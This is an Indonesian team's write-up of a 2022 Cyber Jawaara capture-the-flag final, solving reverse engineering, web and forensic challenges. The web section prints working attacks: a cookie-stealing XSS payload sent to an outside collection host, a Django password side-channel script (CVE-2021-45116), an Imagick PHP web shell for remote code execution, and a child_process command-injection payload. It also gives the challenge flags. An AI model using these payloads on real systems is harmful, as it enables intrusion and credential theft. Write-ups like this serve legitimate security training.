



## [Capture The Flag]

**NAMA TIM : אלוף**

Rabu, 21 Desember 2022

Ketua Tim	
1.	Riordan Pramana TP
Member	
1.	Fakhrur Razi
2.	Rizky Maulana

# Table of Contents

Table of Contents .....	2
A. Reverse Engineering .....	3
1. Madhang.....	3
a. Problem Descripton .....	3
b. Technical Solver .....	3
c. Flag .....	4
2. Aplikasi Apa tuh? .....	4
a. Problem Description .....	4
b. Technical Solver .....	4
c. Flag .....	5
B. Web.....	6
1. Upload Your Way .....	6
a. Problem Description .....	6
b. Technical Solver .....	6
c. Flag .....	8
2. List User as a Service.....	8
a. Problem Description .....	8
b. Technical Solver .....	8
c. Flag .....	10
3. Upload Your Way.....	11
a. Problem Description .....	11
b. Technical Solver .....	11
c. Flag .....	12
4. Fetcheval .....	12
a. Problem Description .....	12
b. Technical Solver .....	12
c. Flag .....	13
C. Forensic.....	14
1. Kui R Kode? .....	14
a. Problem Description .....	14
b. Technical Solver .....	14
c. Flag .....	14

# A. Reverse Engineering

## 1. Madhang

### a. Problem Description


Yuk bisa yuk XOR !!

Sat set lagi kaya penyisihan langsung submit Flag.

*Author: KangGorengan*

### b. Technical Solver

Diberikan sebuah file executable 64bit, dimana ketika dijalankan akan memunculkan instruksi penggunaan “madhang <string>”. Dilakukan decompile pada fungsi main sebagai berikut :



The image shows a debugger window with two panes. The left pane displays assembly code for the function 'main.madhang' (addresses 0052b860 to 0052b882). The right pane shows the decompiled C++ code for the same function. Red arrows point to specific lines in both panes.

```
Listing: madhang - (481 addresses selected)
runtime.statictmp_0491 (0052b860+41b)
main.statictmp_0004

0052b860 3c 35 4d  undefined...
0052b861 4f 4d 4d  undefined...
0052b862 3c 35 4d 4f 4d  undefined...
0052b863 4d 04 2b 4b 11  undefined...
0052b864 1b 0a 4e 4d 3f... undefined13Ch
0052b865 3c  undefined135h
0052b866 35  undefined140h
0052b867 4d  undefined14Fh
0052b868 4f  undefined140h
0052b869 4d  undefined140h
0052b86a 04  undefined140h
0052b86b 2b  undefined128h
0052b86c 4b  undefined148h
0052b86d 11  undefined111h
0052b86e 1b  undefined118h
0052b86f 0a  undefined10Ah
0052b870 4e  undefined14Eh
0052b871 4d  undefined140h
0052b872 3f  undefined13Fh
0052b873 11  undefined111h
0052b874 1a  undefined11Ah
0052b875 20  undefined120h
0052b876 0c  undefined10Ch
0052b877 2a  undefined12Ah
0052b878 12  undefined112h
0052b879 4e  undefined14Eh
0052b87a 13  undefined113h
0052b87b 5e  undefined15Eh
0052b87c 0d  undefined10Dh
0052b87d 20  undefined120h
0052b87e 2f  undefined12Fh
0052b87f 0a  undefined10Ah
0052b880 4f  undefined14Fh
0052b881 4f  undefined14Fh
0052b882 33  undefined133h
0052b883 33  undefined133h
0052b884 33  undefined133h

Decompile: main.madhang - (madhang)
44 }
45 pauVar4 = main.statictmp_0004;
46 puVar5 = local_30;
47 FUN_00455f84();
48 *(undefined8 *)(((long)puVar5 + -3) = *(undefined8 *) (pauVar4[-1] + 0x22);
49 local_28 = 0x25;
50 local_20 = 0x25;
51 local_b0 = 0;
52 local_40 = in_stack_00000000;
53 local_38 = in_stack_00000010;
54 while( true ) {
55 runtime.stringiter2();
56 if (local_40 == 0) {
57 if (local_28 == 1 == local_b0) {
58 uVar3 = runtime.concatstring2();
59 local_50 = local_c0;
60 local_48 = local_b8;
61 local_60 = (char *)0x0;
62 local_58 = 0;
63 local_10 = &local_60;
64 if (local_10 == (char **)0x0) {
65 local_60 = (char *) (ulong)uVar3;
66 }
67 local_10 = 1;
68 local_8 = 1;
69 runtime.convT2E();
70 ppcVar2 = local_18;
71 local_70 = "Yesss Dapat Flag!!";
72 *local_18 = "Yesss Dapat Flag!!";
73 local_68 = 0x12;
74 if ((char)runtime.writeBarrier == '\0') {
75 ppcVar2[1] = (char *)0x12;
76 }
77 else {
78 runtime.writebarrierptr();
79 }
80 fmt.Println();
81 }
82 return;
83 }
84 if (local_28 <= local_b0) break;
85 if (((local_c8 ^ 0x7f) == *(byte *) ((long)local_30 + local_b0)) {
86 local_b0 = local_b0 + 1;
87 }
88 else {
89 os.Exit();
90 }
91 }
```

Pada hasil decompile fungsi main tersebut, terdapat list static char yang tersimpan pada “main.statictmp.004” lalu kemudian di XoR dengan value 0x7f untuk mendapatkan flag.

```
>>> a = [ 0x3c, 0x35, 0x4d, 0x4f, 0x4d, 0x4d, 0x04, 0x2b, 0x4b, 0x11, 0x1b, 0x0a,
, 0x4e, 0x4d, 0x3f, 0x11, 0x1a, 0x20, 0x0c, 0x2a, 0x12, 0x4e, 0x13, 0x5e, 0x0d,
0x20, 0x2f, 0x0a, 0x4f, 0x4f, 0x4f, 0x4f, 0x33, 0x33, 0x33, 0x02, 0x75 ]
>>> flag = ""
>>> for i in a:
...     flag += chr(i ^ 0x7f)
...
>>> flag
'CJ2022{T4ndu12@ne_sUm11!r_Pu0000LLL}\n'
>>>
```

c. Flag

*CJ2022{T4ndu12@ne\_sUm11!r\_Pu0000LLL}*

## 2. Aplikasi Apa tuh?

a. Problem Description

Again not siti and slamet.

This Desktop Application Code Editor ( Win7 & Win10)

Not Virus after scan VirusTotal

Code Editor Download

pisan2 bosso inggris

*Author: KangGorengan*

b. Technical Solver

Diberikan sebuah file installer .msi, dimana ketika kita install berisi sebuah aplikasi code editor. Pada hasil instalasi tersebut ada yang menarik dibagian resource dimana terdapat file *app.asar*, kami mencoba untuk mengekstrak file tersebut.

C:\Program Files (x86)\Cyber Jawaara\Code Editor CJ22\Code Editor CJ22\resources\app.asar\					
Name	Size	Unpacked	Folders	Files	SHA-256
folder screenshot	22 090		0	1	
folder node_modules	23 520		6	1	
folder img	37 410		5	12	
folder cm	983 942		57	177	
folder assets	108 880		0	3	
zepto.min.js	24 014				2910c02c...
style.css	590				2b5381c...
README.md	714				9bb186d...
package.json	346				99e2bff6...
main.js	929				b97fd3ef...
index.html	970				afea2f7d...
editor.js	4 274				c9a4d0b...

Setelah kami coba-coba cari ternyata flag nya berada pada file screenshot.

```
/**
```

This Challenge Tribute To

Pak Iwan Sumantri

Dedication for Cyber Jawaara

CJ2022{Tribut3\_to\_P4k\_Iw@n\_So3ma4ntr!}

```
*/
```

**\*Rest In Heave Pak Iwan Soemantri. Big Respect !\***

c. Flag

*CJ2022{Tribut3\_to\_P4k\_Iw@n\_So3mantr!}*

## B. Web

### 1. Upload Your Way

#### a. Problem Description

*This chall has just been made on last saturday. Just have fun.*

*Main URL : <https://uyw.hackthesystem.pro/>*

*Bot : <https://bot.uyw.hackthesystem.pro/>*

*Author: Yeraisci*

#### b. Technical Solver

Diberikan sebuah source code dan service web pada alamat <https://uyw.hackthesystem.pro/> berisi halaman web yang dapat mengupload sebuah file. Pada saat dilakukan code review pada source code, flag dapat dipanggil melalui service <https://bot.uyw.hackthesystem.pro/> dengan mengambil cookie ketika melakukan hit pada target url.

```
page.setCookie({  
  'name': "flag",  
  'value': "PLACEHOLDER_VALUE",  
  'domain': DOMAIN  
});
```

Untuk melakukan trigger cookie pada service bot, kita mencoba mengupload payload xss pada web service upload dengan payload :

```
<html><script>  
window.location='http://929yt11hjmy45xv5gysilhzl3c92xr.burpcol  
laborator.net/secretcode?c='+document.cookie;  
</script></html>
```


Saat kami upload pertama kali dengan struktur {namafile}.png, respon akan terhalangi oleh content type dari file sehingga bot tidak mau menjalankan payload xss kami.

```
~/CTF/CJ2022/final/web 11:48:26
$ curl -k http://tukangketik.net:9393/static/uploads/7439e9c2af1995d8a11bab3ed1df944f/test.png -v
* Trying 51.79.222.153:9393...
* Connected to tukangketik.net (51.79.222.153) port 9393 (#0)
> GET /static/uploads/7439e9c2af1995d8a11bab3ed1df944f/test.png HTTP/1.1
> Host: tukangketik.net:9393
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 21 Dec 2022 04:48:47 GMT
< Server: Apache/2.4.54 (Debian)
< Last-Modified: Wed, 21 Dec 2022 04:48:36 GMT
< ETag: "61-5f04f43e9bf01"
< Accept-Ranges: bytes
< Content-Length: 97
< Access-Control-Allow-Origin: *
< Content-Type: image/png
<
<html><script>
window.location='http://tukangketik.net:9696/secretcode?c=test';
</script></html>
* Connection #0 to host tukangketik.net left intact
(venv)
```

Kemudian setelah mencoba-coba beberapa kali, kami menemukan ide untuk mengupload file dengan format .png saja sehingga respon akan menganggap file tersebut tidak memiliki ekstensi dan terbaca sebagai hidden file.

```
$ curl -k http://tukangketik.net:9393/static/uploads/f0cb504f1a09286213fd62e3d8b30773/.png -v
* Trying 51.79.222.153:9393...
* Connected to tukangketik.net (51.79.222.153) port 9393 (#0)
> GET /static/uploads/f0cb504f1a09286213fd62e3d8b30773/.png HTTP/1.1
> Host: tukangketik.net:9393
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 21 Dec 2022 04:48:26 GMT
< Server: Apache/2.4.54 (Debian)
< Last-Modified: Wed, 21 Dec 2022 04:24:45 GMT
< ETag: "61-5f04eeea09e5a"
< Accept-Ranges: bytes
< Content-Length: 97
< Access-Control-Allow-Origin: *
<
<html><script>
window.location='http://tukangketik.net:9696/secretcode?c=test';
</script></html>
* Connection #0 to host tukangketik.net left intact
(venv)
```

Kami coba pada mesin soal dengan mengarahkan target xss ke burpcollaborator, dan berhasil mendapatkan flag. Untuk melakukan trigger eksekusi payload [https://bot.uyw.hackthesystem.pro/?url={YOUR\\_URL\\_FILE\\_UPLOAD}](https://bot.uyw.hackthesystem.pro/?url={YOUR_URL_FILE_UPLOAD})



c. Flag

*CJ2022{just\_xss\_what\_are\_you\_expecting\_9730908d}*

## 2. List User as a Service

a. Problem Description

This is one of our newest "as a service" project but it's still on development phase.  
<https://luaas.hackthesystem.pro/>

*Author: Yeraisci*

b. Technical Solver

Diberikan sebuah source code dan service web pada berisi servis daftar user. Ketika dilakukan analisa terhadap source code yang diberikan, ada yang menarik pada file *view.py*



```

def list_accounts(request):
    sort = request.GET.get("sorted", "")
    limit_param = request.GET.get("limit", 10)
    users = list(User.objects.all())

    if limit_param:
        if (int(limit_param) <= len(users)) and (int(limit_param) >= 1):
            limit = int(limit_param)

    data = []
    for user in users:
        data.append({'user': user})

    ctx = {'users': data[:limit], 'sorted': sort}
    return render(request, 'users.html', ctx)

def get_flag(request):
    password = request.GET.get("password", "")

    admin = User.objects.get(username="admin")

    if password == admin.password:
        return HttpResponse(FLAGS)
    else:
        return HttpResponse("not good enough")

```

Untuk mendapatkan flag, kita bisa mengakses endpoint `/get_flag` dengan menambahkan parameter “password” dimana value nya harus sama dengan password dari username “admin”. Kemudian pada endpoint `list_user`, data yang direturn adalah semua yang terdapat pada models user dimana terdapat value password hanya saja tidak dirender ke dalam view namun bisa kita sorted.

```

class User(models.Model):
    id = models.AutoField(primary_key=True)
    username = models.CharField(max_length=50)
    email = models.EmailField()
    password = models.CharField(max_length=50) # Consist of hex characters and have 'X' as prefix character
    hobby = models.CharField(max_length=50, blank=True)

    class Meta:
        managed = False
        db_table = 'users'

```

Setelah melakukan sedikit pencairan, kami menemukan referensi bahwa potongan kode ini memiliki celah CVE-2021-45116 (<https://www.sonarsource.com/blog/disclosing-information-with-a-side-channel-in-django/>) Info berikutnya yang kita dapat dari file models.py adalah, password adalah char hex yang memiliki prefix X. Ketika kita mencoba payload `https://luaas.hackthesystem.pro/list_accounts/?sorted=user.password&limit=10-` terdapat error dimana kita bisa tau bahwa jumlah user adalah 128 (nantinya akan membantu untuk menebak password).

Lalu kita mencoba melakukan sorted pada index password dengan payload [https://luaas.hackthesystem.pro/list\\_accounts/?sorted=user.password.0&limit=127](https://luaas.hackthesystem.pro/list_accounts/?sorted=user.password.0&limit=127)

untuk mengetahui panjang karakter password, ternyata panjang password adalah 33 karakter (0-32).

Kemudian untuk logic menebak password ini adalah, pertama kita tentukan dulu unsorted list (daftar yang tidak perlu disusun) karena index 0 adalah prefix X. Kemudian apabila next\_user pada index sorted masih sama seperti urutan pada unsorted, berarti index berada pada group yang sama. Apabila next\_user pada index sorted adalah sebelum urutan pada unsorted, berarti index berada pada group setelahnya. Berikut solver yang kami buat untuk menebak password :

```
import requests
import re

charset = "0123456789abcdef"
password = "X"
target_user = "admin"

def list_users(idx=0,limit=128):
    URL =
    f"https://luaas.hackthesystem.pro/list_accounts/?sorted=user.password.{idx}&limit={limit}"
    r = requests.get(URL)
    users = re.findall("<li>\suser:\s(\w+)", r.text)
    return users

## Get Unsorted
unsorted = list_users()

## Leak password
for idx in range(1,33):
    group = {c: [] for c in charset}
    current_group = 0
    users = list_users(idx)
    for i in range(len(users)):
        current_user = users[i]

        if i == len(users)-1:
            group[hex(current_group)[2]].append(current_user)
            continue

        next_user = users[i+1]
        idx_current_user_in_unsorted = unsorted.index(current_user)
        idx_next_user_in_unsorted = unsorted.index(next_user)
        group[hex(current_group)[2]].append(current_user)

        if idx_next_user_in_unsorted < idx_current_user_in_unsorted:
            current_group += 1

    for k,v in group.items():
        if target_user in v:
            password += k
    print(password)
```

[https://luaas.hackthesystem.pro/get\\_flag/?password=X06b19aa88d980240599815c54b78ac20](https://luaas.hackthesystem.pro/get_flag/?password=X06b19aa88d980240599815c54b78ac20)

c. Flag

*CJ2022{leaking\_django\_seems\_like\_a\_great\_entertainment\_for\_the\_day\_8d500177}*

### 3. Upload Your Way

#### a. Problem Description

Nahida sedang belajar menjadi webdev, dapatkah kamu periksa?

*Author: Cacadosman*

#### b. Technical Solver

Diberikan source code dengan bahasa pemrograman PHP yang memiliki vulnerability Arbitrary Object Instantiation pada file route.php

```
if ($hasModule && $hasAction) {  
    $module = $_GET['module'];  
    $action = $_GET['action'];  
  
    try {  
        new $module($action);  
    } catch (Exception $e) {  
        echo "Terjadi Kesalahan";  
    }  
} else {  
    new Page('home');  
}
```

Terdapat Object yang cukup menarik untuk digunakan, yaitu pada render.php terdapat pembuatan thumbnails menggunakan PHP Imagick. Kemudian terdapat fitur contact us yang fungsinya membuat file baru dengan path `/tmp/md5(nama).time()/random_md5.txt`


Untuk mendapatkan RCE melalui Imagick, kita perlu membuat image yang sudah di inject dengan payload PHP

```
convert xc:red -set 'Copyright' '<?php @system(@$_REQUEST[0]); ?>' aluf.png
```

Kemudian memanfaatkan fitur msl pada Imagick dan upload payload msl menggunakan fitur contact us.



Trigger script msl tersebut menggunakan endpoint berikut `index.php?module=Imagick&action=vid:msl:/tmp/{md5(nama_pada_fitur_contact)}` `{time()}/`\* Setelah payload ter execute, akan membentuk 1 file pada `/uploads/.aluf.php`



#### c. Flag

`CJ2022{fun_Obj_Instantiations__nahida_wangy_no_debat__74240193c3502ab1}`

## 4. Fetcheval

### a. Problem Description

Yet another web fetcher challenge. Now with eval!

Author: farisv

### b. Technical Solver

Diberikan source code dengan bahasa pemrograman NodeJS yang memiliki vulnerability pada fitur fetch dan url parse. Untuk mengakali url parse dapat dilakukan dengan mudah menggunakan scheme data: dengan mengganti content type menjadi `localhost/html`

*8,%3Cbody%3E%0A%20%20%20%20%20%20%20%20%3Cdiv%20id%3D%27eval%27%3E%0A%20%  
20%20%20%20%20%20%20require%28%27child\_process%27%29.execSync%28%27cat%20%  
2Fflag%2A%27%29%3B%0A%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20  
%3C%2Fbody%3E*

*CJ2022{1w3gL7nbvGJtfcC7XwqwxwC3MZ3V3faUwhAAwJVbMkWG3BgzX}*

## C. Forensic

### 1. Kui R Kode?

#### a. Problem Description


Ben Sat set tidak ada siti, slamet ataupun joko.

File langsung download.

Author : KangGorengan

#### b. Technical Solver

Diberikan sebuah file gambar QRCode. Kemudian dilakukan stegsolve, terdapat QRCode yang lain



#### c. Flag

*CJ2022{W0ng\_j00wo\_oJo\_il4n9\_J0wO\_N3}*